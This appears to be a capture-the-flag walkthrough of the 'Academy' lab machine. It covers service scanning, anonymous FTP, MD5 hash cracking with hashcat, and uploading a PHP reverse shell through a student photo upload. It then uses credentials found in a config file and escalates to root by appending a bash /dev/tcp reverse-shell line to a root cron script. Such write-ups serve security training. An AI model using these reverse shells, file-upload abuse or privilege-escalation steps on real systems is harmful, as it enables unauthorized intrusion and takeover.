Academy
Enumeration
Section titled “Enumeration”IP -> 10.0.2.7Nmap scan report for 10.0.2.7Host is up (0.00017s latency).Not shown: 65532 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 3.0.3| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt| ftp-syst:| STAT:| FTP server status:| Connected to ::ffff:10.0.2.10| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 4| vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)| ssh-hostkey:| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)| 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)|_ 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)80/tcp open http Apache httpd 2.4.38 ((Debian))|_http-title: Apache2 Debian Default Page: It works|_http-server-header: Apache/2.4.38 (Debian)Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 7.76 secondsInsteresting ports
21 -> FTP 80 -> Apache/2.4.38 ((Debian))
ftp 10.0.2.7
user: anonymouspass: anonymous
ls
get note.txt
Hello Heath !Grimmie has setup the test website for the new academy.I told him not to use the same password everywhere, he will change it ASAP.
I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.
Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?We can always adapt it to our needs.
-jdeltahash-identifier
cd73502828457d15655bbd7a63fb0bc8
Possible Hashs:[+] MD5[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
echo -n "cd73502828457d15655bbd7a63fb0bc8" > /tmp/academy-hash.txtsudo gunzip /usr/share/wordlists/rockyou.txt.gz
hashcat -m 0 /tmp/academy-hash.txt /usr/share/wordlists/rockyou.txthashcat (v6.2.5) starting
OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]=====================================================================================================================================* Device #1: pthread-AMD Ryzen 7 3700X 8-Core Processor, 2620/5305 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique saltsBitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotatesRules: 1
Optimizers applied:* Zero-Byte* Early-Skip* Not-Salted* Not-Iterated* Single-Hash* Single-Salt* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.Pure kernels can crack longer passwords, but drastically reduce performance.If you want to switch to optimized kernels, append -O to your commandline.See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB
Dictionary cache built:* Filename..: /usr/share/wordlists/rockyou.txt* Passwords.: 14344392* Bytes.....: 139921507* Keyspace..: 14344385* Runtime...: 1 sec
cd73502828457d15655bbd7a63fb0bc8:student
Session..........: hashcatStatus...........: CrackedHash.Mode........: 0 (MD5)Hash.Target......: cd73502828457d15655bbd7a63fb0bc8Time.Started.....: Sun Feb 13 11:47:36 2022 (0 secs)Time.Estimated...: Sun Feb 13 11:47:36 2022 (0 secs)Kernel.Feature...: Pure KernelGuess.Base.......: File (/usr/share/wordlists/rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#1.........: 33504 H/s (0.10ms) @ Accel:512 Loops:1 Thr:1 Vec:8Recovered........: 1/1 (100.00%) DigestsProgress.........: 2048/14344385 (0.01%)Rejected.........: 0/2048 (0.00%)Restore.Point....: 0/14344385 (0.00%)Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1Candidate.Engine.: Device GeneratorCandidates.#1....: 123456 -> lovers1Hardware.Mon.#1..: Util: 26%
Started: Sun Feb 13 11:47:14 2022Stopped: Sun Feb 13 11:47:37 2022Apache
Section titled “Apache”Step 1
Section titled “Step 1”dirb http://10.0.2.7/
-----------------DIRB v2.22By The Dark Raver-----------------
START_TIME: Sun Feb 13 11:49:41 2022URL_BASE: http://10.0.2.7/WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://10.0.2.7/ ----+ http://10.0.2.7/index.html (CODE:200|SIZE:10701)==> DIRECTORY: http://10.0.2.7/phpmyadmin/+ http://10.0.2.7/server-status (CODE:403|SIZE:273)
---- Entering directory: http://10.0.2.7/phpmyadmin/ ----+ http://10.0.2.7/phpmyadmin/ChangeLog (CODE:200|SIZE:17598)==> DIRECTORY: http://10.0.2.7/phpmyadmin/doc/==> DIRECTORY: http://10.0.2.7/phpmyadmin/examples/+ http://10.0.2.7/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)+ http://10.0.2.7/phpmyadmin/index.php (CODE:200|SIZE:14555)==> DIRECTORY: http://10.0.2.7/phpmyadmin/js/+ http://10.0.2.7/phpmyadmin/libraries (CODE:403|SIZE:273)...sudo apt install ffuf
FFUF -> Can be better to identify only the first level directories
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.0.2.7/FUZZ
/'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/ \ \_\ \ \_\ \ \____/ \ \_\ \/_/ \/_/ \/___/ \/_/
v1.3.1 Kali Exclusive <3________________________________________________
:: Method : GET :: URL : http://10.0.2.7/FUZZ :: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200,204,301,302,307,401,403,405________________________________________________
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines: 369]# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369]# This work is licensed under the Creative Commons [Status: 200, Size: 10701, Words: 3427, Lines: 369]# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10701, Words: 3427, Lines: 369]# [Status: 200, Size: 10701, Words: 3427, Lines: 369] [Status: 200, Size: 10701, Words: 3427, Lines: 369]# [Status: 200, Size: 10701, Words: 3427, Lines: 369]# Priority ordered case sensative list, where entries were found [Status: 200, Size: 10701, Words: 3427, Lines: 369]# [Status: 200, Size: 10701, Words: 3427, Lines: 369]# [Status: 200, Size: 10701, Words: 3427, Lines: 369]# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10701, Words: 3427, Lines: 369]# directory-list-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427, Lines: 369]# on atleast 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369]# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10701, Words: 3427, Lines: 369]academy [Status: 301, Size: 306, Words: 20, Lines: 10]phpmyadmin [Status: 301, Size: 309, Words: 20, Lines: 10] [Status: 200, Size: 10701, Words: 3427, Lines: 369]server-status [Status: 403, Size: 273, Words: 20, Lines: 10]:: Progress: [220560/220560] :: Job [1/1] :: 6256 req/sec :: Duration: [0:00:23] :: Errors: 0 ::Step 2
Section titled “Step 2”http://10.0.2.7/academy/
Enter Reg no :Enter Password : student
http://10.0.2.7/academy/my-profile.ph
- Search in google php reverse shell
git clone https://github.com/pentestmonkey/php-reverse-shell
vi php-reverse-shell.php
EDIT:$ip = '10.0.2.10';  // CHANGE THIS WITH YOUR IP$port = 1234;       // CHANGE THIS
ON main host
nc -nvlp 1234- Upload php-reverse-shell.php to server (photo image)
Usually would be necessary to access the url to start the script
http://10.0.2.7/academy/studentphoto/php-reverse-shell.php
However in this case, was executed automatically, only go back to terminal and shell is available
nc -nvlplistening on [any] 1234 ...connect to [10.0.2.10] from (UNKNOWN) [10.0.2.7] 32908Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux 12:11:37 up 1:23, 1 user, load average: 0.00, 0.01, 0.14USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATroot tty1 - 11:16 9:01 0.00s 0.00s -bashuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ whoamiwww-data$Step 3
Section titled “Step 3”With www-data user under our control, now is necessary to use privilege scalation.
- LinPEAS.sh
- Attacker Machine
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 80- Vulnerable Machine
cd /tmp/
wget http://10.0.2.10/linpeas.shchmod +x linpeas.sh./linpeas.sh
Important notes
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist LEGEND:  RED/YELLOW: 95% a PE vector  RED: You should take a look to it  LightCyan: Users with console  Blue: Users without console & mounted devs  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)


* * * * * /home/grimmie/backup.sh

grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bashroot:x:0:0:root:/root:/bin/bash

╔══════════╣ Searching passwords in config PHP files$cfg['Servers'][$i]['AllowNoPassword'] = false;$cfg['Servers'][$i]['AllowNoPassword'] = false;$cfg['Servers'][$i]['AllowNoPassword'] = false;$cfg['ShowChgPassword'] = true;$mysql_password = "My_V3ryS3cur3_P4ss";$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php
$ cat /var/www/html/academy/includes/config.php<?php$mysql_hostname = "localhost";$mysql_user = "grimmie";$mysql_password = "My_V3ryS3cur3_P4ss";$mysql_database = "onlinecourse";$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");ssh grimmie@10.0.2.7
pass: My_V3ryS3cur3_P4ssUseful commands to run:
- sudo -l
- history
- crontab -l
- systemctl list-timers
Run linpeas.sh again just in case
/tmp/linpeas.sh
Step 4
Section titled “Step 4”pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.
- On vulnerable machine
If there`s no outside access, use the same trick with the python3 -m http.server 80 and transfer the file
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64chmod +x pspy64./pspy64
2022/02/13 12:58:01 CMD: UID=0 PID=14963 | /bin/sh -c /home/grimmie/backup.sh2022/02/13 12:58:01 CMD: UID=0 PID=14964 | /bin/bash /home/grimmie/backup.sh2022/02/13 12:58:01 CMD: UID=0 PID=14965 | /bin/bash /home/grimmie/backup.sh2022/02/13 12:58:01 CMD: UID=0 PID=14966 | /bin/bash /home/grimmie/backup.sh- Google reverse shell one liner
Bash reverse shell one liner cheat sheet
- Attacker machine
nc -nvlp 8081- Vulnerable machine
Edit backup.sh and add the command to be executed
bash -i >& /dev/tcp/10.0.2.10/8081 0>&1